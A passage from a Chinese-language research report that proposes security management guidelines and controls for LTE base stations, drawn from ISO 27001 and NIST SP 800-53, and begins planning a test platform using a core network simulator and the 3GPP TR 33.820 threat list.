<tr><td>SI – System & Information Integrity
系統與資訊完整性</td></tr>
<tr><td>MP – Media Protection
媒體保護</td></tr>
<tr><td>IR – Incident Response
事件回應</td></tr>
<tr><td>AT – Awareness & Training
認知與訓練</td></tr>
</table>

資料來源：NIST 及本團隊整理

（三）標準評估

為挑選適用基站之控制措施，應先評估與基站相關之重要資產，即透過控制措施欲保護之對象，基本上基站重要資產可區分為實體與資訊資產，實體資產涵蓋基站硬體設施與其相關環境，以基站硬體設施安全防護為主；資訊資產涵蓋基站內部資訊，包括軟韌體、設定組態、金鑰、用戶層資料、控制層資料等，以基站系統安全防護為主。因此本計畫匯集 ISO/IEC 27001:2013 及 NIST SP 800-53 兩套標準之控制措施整理出五項保護基站物理與資訊資產實行類別，分別為實體與環境安全、存取控制、系統與通訊、維運管理、稽核紀錄等五大類別，如圖 5- 24 所示，以研擬基站資安管理方針芻議。




圖 5- 24 實行類別分析

資料來源：本團隊整理

二、基站資安管理方針芻議

基站資安管理方針芻議之各管理類別與控制措施乃參考 ISO 27001:2013 附錄 A 控制措施與 NIST SP 800-53 控制措施，並依據「ITU-T X.805 通訊系統安全框架」，以及 3GPP 規定之基站安全要求為基礎，歸納基站安全管理方針與措施。管理方針係為原則性方法，闡明基站管理與安全性控制的策略；控制措施則為實踐做法，說明如何落實管理方針的措施。委託單位可依據現有規範或管理規則進行檢討，藉由推廣及說明會議之辦理，了解業界對於既有基站管理之實際執行狀況，檢討本計畫建議之適切性，研提修正建議，使管理方針芻議更符合國內環境需求，業界得考量其營運安全目標，實施適當之控制措施，以滿足主管機關資通安全之技術規範及管制要求，以下就五大基站資安實行類別進行說明：

（一）實體與環境安全

為保護基站設施的實體與環境安全，除透過環境保護措施外，軟硬體外在的防護措施也有實施之必要性，以降低發生資訊安全事件的機率。實體與環境為基站安全首要防線，再縝密的處理程序及規範，若無法確實落實實體及環境安全，則無法發揮保護作用，因此，此部分管理措施的落實與否，實為基站資安管理之基石。

1. 比較分析

在實體與環境安全方面，分析兩套標準適用於基站的控制措施，可再細分區域安全與實體控制、環境安全兩部分，區域安全與實體控制以實體控制為主，環境安全以設備安置保護為主。兩標準在此實施上大同小異，僅 NIST SP 800-53 將防範外部及環境威脅細分多種控制措施，例如防水、防火、斷電處理纜線保護等項目，詳細整理如下表 5- 13 所示。

表 5- 13 實體與環境安全控制措施參考項目

對應條文	ISO/IEC 27001:2013	NIST SP 800-53 Rev 4
區域安全與實體控制	A11.1.1實體安全週界 A11.1.3保全之辦公室、房間及設施 A11.1.5於保全區域之工作 A11.1.2實體進入控制措施 A11.2.2支援之公用服務事業	PE-2實體存取權限 PE-3實體存取控制 PE-4傳輸媒體的存取控制 PE-6實體存取的監控 CM-5存取限制更動
環境安全	A11.1.4防範外部及環境威脅 A11.2.1設備安置及保護 A11.2.3佈纜安全	PE-9電力設備與纜線 PE-10緊急斷電 PE-11緊急備用電源 PE-12緊急照明 PE-13防火 PE-14溫濕度控制 PE-15防水

資料來源：本團隊整理

2. 管理方針建議

(1) 區域安全與實體控制

- 擬訂基站實體安全與環境控制程序，並依規定施行實體安全與環境控制措施，同時進行人員認知訓練；
- 以基站設施所在區域為基礎，設置必要的管制，避免基站相關設施遭受未經授權的實體存取；
- 定期評估實體安全控制的有效性；
- 考量變更與過去的事件，檢視與更新實體安全的政策與措施。

(2) 環境安全

- 宜檢查及評估可能影響基站運作之環境因素，例如火災、水、電力供應、溫濕度等，並建置相對之環境控制；
- 電力與通訊纜線應予適當保護，以防範竊聽、干擾或損壞。

3. 控制措施建議

控制措施的選擇旨在為支援基站資安業務之資訊系統，協助業者強化資訊系統安全及更有效的風險管理，採用具一致性、可比較性及可重複性的方法，本研究整理兩套標準後，提供區域安全與實體控制、環境安全兩部分安全控制措施建議，如表 5- 14 所示。

表 5- 14 實體與環境安全控制措施建議

類別	項次	控制措施
區域安全與實體控制	1	擬訂並施行基站設施實體安全與環境控制程序，以降低對資料未經授權存取的風險、遺失及損害。
	2	應設置適當的使用安全周界（諸如卡控入口閘門），以保護基站設施所處區域。
	3	人員進出入重要基站設施所處區域應實施適當的安全防護，確保只有經授權人員方可允許進出。
	4	只於必要時才授權第三方支援服務人員限制性的進出基站設施所處區域並受監視。
	5	定期審查並更新基站設施所處區域的進出權限。
環境安全	1	施行適當控制措施以降低潛在的實體威脅，例如：竊盜、火災、水災（或水源供應停止）、閃電、溫度、濕度、電力供應干擾、通訊干擾、電磁輻射及蓄意破壞等。
	2	定期檢查並測試備援電源，確保斷電期間正常運作。
	3	電信纜線（telecommunications lines）、網路佈纜（network cabling）及電源纜線應設計並施行適當之安全保護措施。
	4	通訊纜線（communications cables）及電源纜線宜適當隔離，以防止互相干擾。
	5	定期檢查與維護各項環境安全設備。
	6	基站所處區域邊界發生異常狀況時，應有權責人員可立即解決。

資料來源：本團隊整理

（二）存取控制

擬訂並維持適當的存取控制程序，鑑別（Identify）基站系統的存取行為，只有已授權、程序、裝置與經授權活動能使用基站系統與網路，降低資訊或檔案遭竊取的威脅，任何對基站系統存取的人員與行為，皆須訂定相關規範與機制，防止外部人員存取使用，同時降低內部洩露的可能。

1. 比較分析

在存取控制方面，分析兩標準適用於基站的控制措施，可再細分存取管理與遠端存取兩部分，存取管理以身分鑑別為主，除身分鑑別外，也包含身分與存取管理，NIST SP 800-53 SC-41 特別條列設備端口與 I/O 的限制存取，即管理基站系統的邏輯與實體存取介面。遠端存取說明遠端存取基站系統的控制措施，NIST SP 800-53 SC-10 網路斷開連結也適用於基站遠端存取管理，針對逾時的遠端連線，應終止其通訊會話，且結束相關的網路連結，詳細整理如下表 5- 15 所示。

表 5- 15 存取管理與遠端存取控制措施參考項目

對應條文	ISO/IEC 27001:2013	NIST SP 800-53 Rev 4
存取管理	A9.1.1存取控制政策 A9.2.1使用者註冊及註銷 A9.2.2使用者存取權限之配置 A9.2.4使用者之秘密鑑別資訊的管理 A9.2.5使用者存取權限之審查 A9.2.6存取權限之移除或調整 A9.3.1秘密鑑別資訊之使用 A9.4.1資訊存取限制 A9.4.2保全登入程序 A9.4.3通行碼管理系統 A9.4.4具特殊權限公用程式之使用 A9.4.5對程式源碼之存取限制	AC-1存取控制政策與步驟 AC-2帳號管理 AC-3進行存取控制 AC-5職責分工 AC-6最小權限 AC-7失敗的登錄測試 AC-10並行會話控制 AC-11會話鎖定 AC-12會話終止 IA-1識別認證策略與程序 IA-2識別與認證 IA-3設備識別與認證 IA-4識別碼管理 IA-9服務識別與認證 CM-5存取限制更動 CM-7最小功能 SC-41端口與I/O設備存取
遠端存取	A6.2.2遠距工作	AC-17遠端存取 SC-10網路斷開連結

2. 管理方針建議

(1) 存取管理

- 擬訂基站系統的存取程序，包含角色、權限、分配與取消存取程序，確保在符合程序下存取基站系統，同時進行人員認知訓練；
- 使用者與基站系統為唯一性 ID，存取服務或系統前須經過認證；
- 實施基站系統的邏輯存取控制，僅允許經授權使用；
- 監控基站系統之存取情形；
- 評估基站系統存取控制程序的有效性，並定期檢查存取控制措施的有效性。

(2) 遠端存取管理

- 擬訂遠端存取安全程序，依規定實行存取措施，同時進行人員認知訓練。

3. 控制措施建議

本研究整理存取管理與遠端存取兩部分安全控制措施建議，如表 5- 16 所示。

表 5- 16 存取管理與遠端存取控制措施建議

類別	項次	控制措施
存取管理	1	建立、文件化及審查基站存取控制程序，須包括使用者存取控制規則與權限。
	2	基站系統上所有帳號皆須提出申請並經權責主管核准，預設通行碼需變更。
	3	定期審查並移除未使用之使用者權限。
	4	設定適當的使用者註冊與註銷註冊程序，以對基站設備與系統核准和撤銷存取。
	5	於使用者因變更角色或調職或離職後，立即移除或封鎖其存取權限。
	6	基站系統與軟體應於安裝完畢後立即更新廠商所預設之通行碼。
	7	定期檢查所有使用者存取權限。
	8	設定適當強度之通行碼規格(例如：長度、大小寫字母、數字與符號)。
	9	基站系統在可行情況下應限制可存取IP位址，包括SNMP及遠端登入的存取限制，每項開放存取之規則均需加註用途。
	10	定期或依規定期限或使用次數限制，要求變更通行碼，並避免重複或循環使用舊通行碼。
	11	基站系統應具有作業結束後或在一定期間未操作時即自動登出之保護機制。

	12	適當隱藏或修改登錄畫面中之資訊，例如非明文之通行碼。防止系統探測與惡意蒐集系統資訊。
	13	若登入失敗次數超過上限，須強制延遲或重新取得授權後才可再登入。
	14	基站系統應關閉不需使用之介面，例如：埠、協定或服務。
遠端存取	1	基站系統Console Port應設通行碼保護或實體控管。
	2	訂定遠端存取安全程序，確保使用者遠端存取時經授權允許。
	3	遠端使用者的存取控制，應具備適當的鑑別機制。
	4	遠端連線服務之使用者帳號應先提出申請並經權責主管核可。
	5	基站系統不得允許使用具系統管理者權限之帳號進行遠端登入。
	6	對於異常遠端登入活動，應留有紀錄，並有專人定期檢視。
	7	遠端登入基站設備與系統時，應提供加密連線功能。
	8	遠端登入使用者應具備唯一的識別符（使用者ID）。
	9	遠端登入會談結束或過界定的不動作時限後，應即予中斷連線。

資料來源：本團隊整理

（三）維運管理

為確保正確以及安全的操作基站設施與系統，降低各種可能的風險與損害，維護基站系統與通訊作業之完整性及可用性，必須設立系統與通訊維運之管理措施。

1. 比較分析

在維運管理方面，分析兩標準適用於基站的控制措施，可再細分運作管理與設備維護兩部分，運作管理以基站系統操作安全性為目的，ISO 27001 A12.1.2 變更管理涵蓋影響資訊安全之組織、營運過程、資訊處理設施及系統的變更，與 NIST SP 800-53 CM-3、CM-6 一致，此外 NIST SP 800-53 CM-10 軟體使用限制可呼應 3GPP 安全要求：基站應使用經授權的資料或軟體要求。設備維護說明基站系統維護作業，NIST SP 800-53 細分了 MA-3 維護工具、MA-4 遠端維護與 MA-5 維護人員的控制措施，詳細整理如下表 5- 17 所示。

表 5- 17 運作管理與設備維護控制措施參考項目

對應條文	ISO/IEC 27001:2013	NIST SP 800-53 Rev 4
運作管理	A11.2.5財產之攜出 A11.2.7設備汰除或再使用之保全 A12.1.1文件化運作程序 A12.1.2變更管理 A12.4.4鐘訊同步	PE-16攜出入與拆卸 CM-3組態(Configuration)更動控制 CM-6組態設定 CM-10軟體使用限制 CM-11由使用者安裝的軟體
設備維護	A12.1.1文件化運作程序 A11.2.4設備維護 A6.2.2遠距工作	MA-1系統維護策略與程序 MA-2受控制之維護 MA-3維護工具 MA-4遠端維護 MA-5維護人員

資料來源：本團隊整理

2. 管理方針建議

(1) 運作管理

- 擬訂基站系統運作程序，並進行人員認知訓練，確保在符合程序下操作與管理基站系統；
- 基站相關設備、資訊或軟體未經授權禁止更動；
- 含有儲存媒體之基站設備組件，於汰除前或在使用前應查證，確保任何機密性、敏感性的資料及有版權的軟體已經被移除；
- 建立基站系統變更程序，並依據程序進行變更。

(2) 設備維護

- 擬訂基站系統維護程序，並進行人員認知訓練，確保在符合程序下維護基站系統；
- 建立遠端維護與診斷之認證機制。

3. 控制措施建議

本研究整理運作管理與設備維護兩部分安全控制措施建議，如表 5- 18 所示。

表 5- 18 運作管理與設備維護控制措施建議

類別	項次	控制措施
運作管理	1	文件化基站系統相關之作業程序，包括系統開關機程序、設備維護、異常處理、緊急聯絡資訊、重新啟動及復原程序、稽核存底與日誌資訊之維護、組態管理等。
	2	基站系統變更應有正式核准程序，向相關人員通報變更與詳實記錄。
	3	應妥適保存所有可疑、實際之系統錯誤資訊，及所有預防性、矯正性之維護紀錄。
	4	攜出場所外之基站設備與儲存媒體應實施適當之安全保護措施。
	5	基站相關設備如需更換或攜出，須均經事前授權，並於攜出場外與歸還時進行安全查核且紀錄。
	6	基站設備汰除前應將機密性、敏感性資料及有版權的軟體予以移除或實施安全地覆寫。
	7	基站系統軟體與資料更動，須經事前授權，且由授權之維護人員執行。
	8	基站系統軟體與資料更動後，應持續監控更動成效。
	9	基站系統應使用經授權的資料或軟體。
	10	基站系統鐘訊應與議定之鐘訊來源校正，以確保時間紀錄正確。
	11	依照業務需求啟動鐘訊自動同步，由經授權之專人定期進行鐘訊校正作業，並紀錄之。
設備維護	1	依據基站設備廠商建議的維修服務週期及說明，進行設備維護。
	2	基站系統維護應由授權之維護人員執行。
	3	基站設備送場外維修，對於儲存在設備內資訊應有安全保護措施。
	4	遠端維護/診斷作業時，應實施維護/診斷埠之存取措施（如用金鑰管理及人員身份查驗核等機制）。
	5	定期維護基站設備，確保其可用性及完整性。

資料來源：本團隊整理

（四）稽核紀錄

為掌握基站系統活動全貌，應規劃符合情理的稽核原則與措施，使合法使用者為其動作負責，對於未經授權活動也能加以偵測與追縱，以降低安全威脅、改善安全作業。

1. 比較分析

在稽核紀錄方面，分析兩標準適用於基站的控制措施，ISO 27001:2013 於 A12.4 存錄及監視中說明如何紀錄事件與產生證據，另於 A12.7.1 資訊系統稽核控制措施說明稽核活動應最小程度影響營運過程。NIST SP 800-53 則於 AU 家族中詳細說明稽核

作業，包括策略及程序、內容、回應、分析與報告、同時也強調不可否認性，即使用者操作的責任，以及稽核存底保護的相關措施，詳細整理如下表 5- 19 所示。

表 5- 19 稽核紀錄控制措施參考項目

對應條文	ISO/IEC 27001:2013	NIST SP 800-53 Rev 4
稽核紀錄 (Log)	A12.4.1事件存錄 A12.4.2日誌資訊之保護 A12.4.3管理者及操作者日誌 A12.7.1資訊系統稽核控制措施	AU-1稽核與問責策略及程序 AU-2稽核事件 AU-3稽核紀錄內容 AU-4稽核儲存容量 AU-5稽核處理失敗回應 AU-6稽核監控、分析與報告 AU-7稽核摘要與產生報告 AU-8時間戳記 AU-9稽核資訊保護 AU-10不可否認性 AU-11稽核儲存

資料來源：本團隊整理

2. 管理方針建議

- 擬訂基站系統稽核軌跡，確保在符合程序下進行基站系統稽核措施，同時進行人員認知訓練；
- 稽核紀錄應包括事件類型、起因、結果等說明；
- 稽核紀錄應受保護，避免未經授權存取、修改與刪除。

3. 控制措施建議

本研究整理稽核紀錄安全控制措施建議，如表 5- 20 所示。

表 5- 20 運作管理與設備維護控制措施建議

類別	項次	控制措施
稽核紀錄	1	建立基站稽核存錄程序，須包括使用者活動、異常及資訊安全事件、使用者存取控制規則與權限。
	2	作業日誌應留有管理者與操作者所涉及活動之詳細過程，包括系統啟動及結束作業時間、系統錯誤、更正作業、及建立日誌的人員或程序等事項。
	3	由客觀第三者定期審查系統作業紀錄，確認是否符合機關訂定的作業程序。
	4	在可行情況下，應異機儲存基站設備的系統紀錄 (例如網管中心)。

資料來源：本團隊整理

（五）系統與通訊保護

為保護基站系統處理、使用及傳輸時的機密性與完整性，應藉由安全防護控制措施，以確保有效使用系統安全檢測及防護技術，保護資訊之機密性、鑑別性及/或完整性。

為確保對基站系統及其中資訊之保護，降低各種可能的風險與損害，維護基站系統與通訊功能之完整性及可用性，應設立通訊安全之管理措施。

1. 比較分析

在系統與通訊保護方面,分析兩標準適用於基站的控制措施,可再細分系統保護、通訊保護、密碼保護三部分，分別說明如下：

- 系統保護以基站系統安全性為目的，兩標準皆強調脆弱性掃描與惡意程式碼的重要性，NIST SP800-53 SC-5 特別說明阻斷服務保護，基站系統應具備阻斷服務保護的控制措施，以確保基站系統與通訊功能可用性。
- 通訊保護以傳輸保密性與完整性為目的，適用於基站系統提供的通訊功能與遠端連線功能，NIST SP 800-53 SC-11 信任路徑適用於基站系統的通訊鏈路建立，包括 S1、X2 或是遠端連線，而 NIST SP 800-53 SC-31 隱藏通道分析則適用基站系統應檢測是否有不明的通訊鏈路。
- 密碼保護為基站系統具備之加密功能，適用於基站的身分認證機制以及通訊保密與完整性機制，也包括金鑰管理，就基站系統而言，應以符合 3GPP 標

準為基準，即基站系統應具備 3GPP 規定之加密演算法與憑證技術，例如 EIA-1、EIA-2、EIA-3。

系統與通訊保護詳細整理如下表 5- 21 所示。

表 5- 21 系統與通訊保護控制措施參考項目

對應條文	ISO/IEC 27001:2013	NIST SP 800-53 Rev 4
系統保護	A12.6.1技術脆弱性管理 A12.2.1防範惡意軟體之控制措施	RA-5脆弱性掃描 SC-5阻斷服務保護 SI-2弱點修補 SI-3惡意程式碼防護
通訊保護	A13.1.1網路控制措施	SC-8傳輸保密性與完整性 SC-11信任路徑 SC-31隱藏通道分析
密碼保護	A10.1密碼式控制措施	SC-12加密金鑰的建立與管理 SC-13密碼保護 SC-17公鑰基礎設施的憑證

資料來源：本團隊整理

2. 管理方針建議

(1) 系統保護

- 擬訂系統與通訊保護程序，包括系統保護、通訊保護、密碼保護，並依據程序規定實施系統與通訊保護措施，同時進行人員認知訓練；
- 建立基站系統脆弱性評估機制，取得基站系統中之脆弱性資訊，並採行適當改善措施；
- 基站系統應採行適當之防護措施，防範惡意軟體、阻斷服務攻擊等安全威脅。

(2) 通訊保護

- 基站系統與通訊鏈路應具備 3GPP 規定之通訊保護功能，確保資訊傳輸保密性與完整性。

(3) 密碼保護

- 基站系統應具備 3GPP 規定之資訊加密功能；

- 基站系統應具備 3GPP 規定之金鑰管理功能，包括金鑰生成、使用、保護及生命週期管理。

3. 控制措施建議

本研究整理系統與通訊保護安全控制措施建議，如表 5- 22 所示。

表 5- 22 系統與通訊保護控制措施建議

類別	項次	控制措施
系統保護	1	基站系統應建立脆弱性管理機制，包括弱點掃描、弱點監控、弱點評估、弱點修補等措施。
	2	基站系統應採行事前預防及保護措施，以防治及偵測惡意軟體與阻斷服務攻擊等安全威脅。
	3	基站系統維運人員應正確認知惡意軟體與阻斷服務攻擊等安全威脅，提升人員資訊安全警覺，健全系統存取控制機制。
	4	建立遭惡意程式攻擊之復原程序，包括所有必要資料與軟體備份及復原安排。
	5	基站系統軟、韌體應依廠商發佈資訊，並考量業務需求，由經授權之專人進行升版作業，即時修補弱點。
通訊保護	1	傳送機敏性資訊(包括軟體、資料)之傳輸過程應具備加密與完整性等保護措施。
	2	eNodeB與EPC、eNodeB與eNodeB、eNodeB與OAM間應建立3GPP規定之雙向認證機制，且具備保密性、完整性與重傳保護功能。
	3	基站系統處理S1-U與X2-U的用戶資料傳輸應具備3GPP規定之完整性、保密性與重傳保護功能。
	4	基站系統處理S1-MME與X2-C的控制資料傳輸應具備完整性、保密性與重傳保護功能。
密碼保護	1	基站系統應依據3GPP規定，應將金鑰存放於基站系統的安全環境。
	2	基站系統應具備3GPP規定之邏輯安全環境，支援敏感資料安全儲存、敏感功能執行，同時應確保安全環境的完整性。

資料來源：本團隊整理

第5.4節　小結

本研究藉著參考 ITU-T X.805 安全評估框架，有助於瞭解基礎設施所面臨的威脅，同時經由 3GPP LTE 基站之安全要求，可進一步瞭解基站欲達到的安全目標，以 NIST SP800-53 與 ISO/IEC 27001:2013 標準進行基站安全性適用性分析，選擇這兩套標準合適的控制類別，以擬訂行動寬頻基站資安管理方針及基站安全控制措施，提供未來委託單位研擬基站資安管理規範之參考依據，各管理方針芻議之控制措施亦可以提供電信業者管理基站之實作參考。

基站資安管理方針及其控制措施可提升基站設備與系統之安全防護，進而確保電信業者機密資訊與其客戶個人隱私不外洩，然而再嚴謹的管理方針，仍應透過文件化管理程序、確實落實各項控制措施、人員認知訓練，降低基站安全風險，如圖 5- 25 所示。




圖 5- 25 基站管理方針實施要素

資料來源：本團隊整理

此外，電信業者導入基站資訊安全管理制度，主要來自外部力量要求，也就是主管機關的態度將是推動的關鍵，但基站資訊安全管理制度要能夠被落實，則需要業者形成內部力量，藉由意識重建、情境認知、資安治理及資安文化之形成，逐步建立企業風險文化，本研究以資訊安全標準提供穩健且具備彈性的安全控制措施，以符合目前基站資安系統安全防護的需求，對於資訊安全管理之機密、完整性、可用性及適法性之要求差異，業者宜參考 CNS/ISO/IEC 27002 及 27011 之內容，建議適用之安全

控制措施，評估其本身風險分類分級之安全等級選擇控制措施的可行性及優先順序，並考慮在持續變動的安全需求及技術的發展下，可以透過持續不斷的制度面之 PDCA 計畫、執行、檢核和改善行動 (Plan、Do、Check、Action)循環管理，將風險降至可接受的程度，確保各項營運活動無後顧之憂，也能符合未來防護的要求，完善基站設備與系統之安全防護。

第6章　行動寬頻資安檢測項目規劃

本章主要說明行動寬頻資安檢測項目規劃及其於行動寬頻資安檢測平臺實施之合理性與可行性，並透過概念性驗證，以精簡正規檢測平臺之項目及雛型。

第6.1節　概念性驗證

為了檢測基站的安全性，必須要有一套完整的檢測平臺。但是相關的網路設備如核心網路、基站等，相當昂貴。如果事前沒有完善地規劃檢測平臺的需求以及初步的驗證檢測功能性，可能在採購設備後發現有不合適的情況。本團隊為了能夠提早了解現有的架構以及規劃未來的測試方向，需要運用較少的資源來做概念性的驗證。良好的概念性驗證有助於縮短專案執行時程,提升專案品質。為了避免人力與資源的浪費，概念性驗證是專案進行前最重要的工作，且有助於縮短專案執行時程，提升專案品質。

本章節先是介紹概念性驗證平臺的架構，以及採用的設備。為了瞭解測試平臺需具備的功能與需求，我們參考現有的無線網路攻擊案例，來當作概念性驗證的基礎。同時，也試圖比較現有無線網路攻擊與行動網路威脅的相關性。最後，有四個實測結果來佐證用核心網路模擬器作為測試平臺內部核心網路實作的可行性。

一、概念性驗證平臺雛形

本計畫目前採用軟體模擬的方式進行概念性驗證平臺的建置，以了解測試平臺的操作與待測物的資安處理能力。在本計畫中，我們採用了一套專門為行動寬頻網路測試所開發的核心網路模擬器。當然，其他相似的產品也可當成是檢測平臺的一部份，並不僅限於此模擬平臺，我們會在之後提出此檢測平臺可測試之功能，讓往後測試人員有所選擇。

透過核心網路模擬器，測試行動通訊的安全性問題。如圖 6- 1 所示，該核心網路模擬器可模擬 MME、HSS、S-GW、PGW、基站 (eNodeB)、E-SMLC 的功能，其中使用者終端設備（以下簡稱 UE）透過 Uu 介面與基站連線；基站使用 S1-MME 介面與 MME 建立傳輸控制訊號的連線、使用 S1-U 介面與 SGW 建立連線傳送 UE 的網路封包；而基站之間的訊息交換則是建立在 X2 介面上。在規劃基站與 MME 和 S-GW 連線安全性檢測項目之前，建議先使用核心網路模擬器針對基站待測物及檢測項目進

行驗證，除了可得知基站是否符合 3GPP 的規範，亦可從中測試基站的安全性及可能潛在的威脅中，針對潛在威脅進而設計防範措施，也可以透過核心網路模擬器確認該設計流程的可行性及成效。因此該核心網路模擬器，需可模擬以下介面

- 基站與 MME 之間的 S1-MME 介面
- 基站與 S-GW 之間的 S1-U 介面
- 基站與基站之間的 X2 介面

圖 6- 1 為核心網路模擬器 S1 介面及 X2 介面模擬示意圖，右邊方框內即為模擬的 MME 和 S-GW。在測試過程中，測試人員可隨時透過核心網路模擬器軟體介面得知被測試之腳本所傳遞的訊息流程及資訊，可用來確認模擬結果是否符合預期。




圖 6- 1 核心網路模擬器模擬示意圖

資料來源：EXFO

二、概念性驗證測試項目

行動寬頻網路的崛起，讓 3GPP 針對這類型的網路系統提出了多個相關的安全技術規範（TS）與技術報告（TR）(如表 1-1 3GPP LTE 標準)。概念性驗證階段中，除以常見的無線網路攻擊為基礎來規劃測試項目外，並比對了 3GPP TR 33.820 中的威脅項目，找出類似或相關的威脅，進行檢測項目之規劃。藉以佐證在行動寬頻網路中，確實有相似的安全考量。

表 6- 1 3GPP TR 33.820 中威脅項目

編號	名稱	威脅說明
TR 33.820 rel-8，Security of Home Node B (基站) / Home evolved Node B (HeNB)，主要探討微型基站的安全性。最終修改時間為 2009 年 12 月。雖然時間已久，但是 TR 33.820 有提出具體的威脅列表。之後取代的 TS 33.320 把威脅拿掉，並用安全需求做修補。		
T1	Compromise of H(e)NB authentication token by a brute force attack via a weak authentication algorithm.	利用暴力破解法來針對有弱點的認證演算法機制以取得基站認證資訊。
T2	Compromise of H(e)NB authentication token by local physical intrusion.	利用實體的侵入，例如直接進到機房操作，來取得認證資訊。
T3	Inserting valid authentication token into a manipulated H(e)NB.	能夠在可控制的基站內插入自行生成的認證資訊。
T4	User cloning the H(e)NB authentication Token.	使用者能夠取得並且複製認證的資訊。
T5	Man-in-the-middle attacks on H(e)NB first network access.	在基站首次連結業者網路期間，業者網路端點尚未有效地識別基站，網際網路上的攻擊者可以攔截基站上的所有流量，並取得其中的資訊，從而假冒基站。若對基站的認證資料不具唯一性，也有可能發生重播攻擊。
T6	Booting H(e)NB with fraudulent software (“re-flashing”).	基站開機時啟動了假造的軟體。
T7	Fraudulent software update / configuration changes.	錯誤的軟體更新，或是錯誤的設定檔的改變。
T8	Physical tampering with H(e)NB.	直接修改基站設定。
T9	Eavesdropping of the other user’s UTRAN or E-UTRAN user data.	藉由著 UTRAN 或是 E-UTRAN 來竊聽使用者的資料
T10	Masquerade as other users.	偽裝成其他的使用者
T11	Changing of the H(e)NB location without reporting.	基站位址更改沒有回報。錯誤的基站位址可能導致電信業者管理錯誤。
T12	Software simulation of H(e)NB.	利用軟體模擬的方式偽造基站。該模擬的基站可能會影響其他核心網路的元件
T13	Traffic tunneling between H(e)NBs.	基站有額外的通訊管道，可能會洩漏用戶資料。
T14	Misconfiguration of the firewall in the modem/router.	核心網路內防火牆的設定錯誤，導致外來的攻擊可能滲入核心網路。

編號	名稱	威脅說明
T15	Denial of service attacks against H(e)NB.	針對基站的阻斷式網路攻擊。
T16	Denial of service attacks against core network.	從核心網路內的元件發動對核心網路的阻斷式攻擊。
T17	Compromise of an H(e)NB by exploiting weaknesses of active network services	利用現有啟動的網路服務的弱點進行攻擊基站，利用漏洞攻擊持有該基站。基站被控制之後，進一步影響其他核心網路的元件。
T18	User's network ID revealed to Home (e)NodeB owner	使用者的網路識別被暴露給基站
T19	Mis-configuration of H(e)NB	錯誤的基站設定，造成系統漏洞。
T20	Mis-configuration of access control list (ACL) or compromise of the access control list	對於存取控制清單有錯誤的設定，或是可以直接修改存取控制清單。
T21	Radio resource management tampering	針對行動寬頻無線資源管理內容修改。
T22	Masquerade as a valid H(e)NB	偽裝一個合法的基站
T23	Provide radio access service over a CSG	相似於偽裝一個合法的基站，可以直接持有一個基站針對特定的群組提供服務
T24	H(e)NB announcing incorrect location to the network	基站回報錯誤的位置資訊到核心網路，影響管理。
T25	Manipulation of external time source	控制基站的時間同步機制，一旦時間不同步，有可能會引發錯誤的功能。
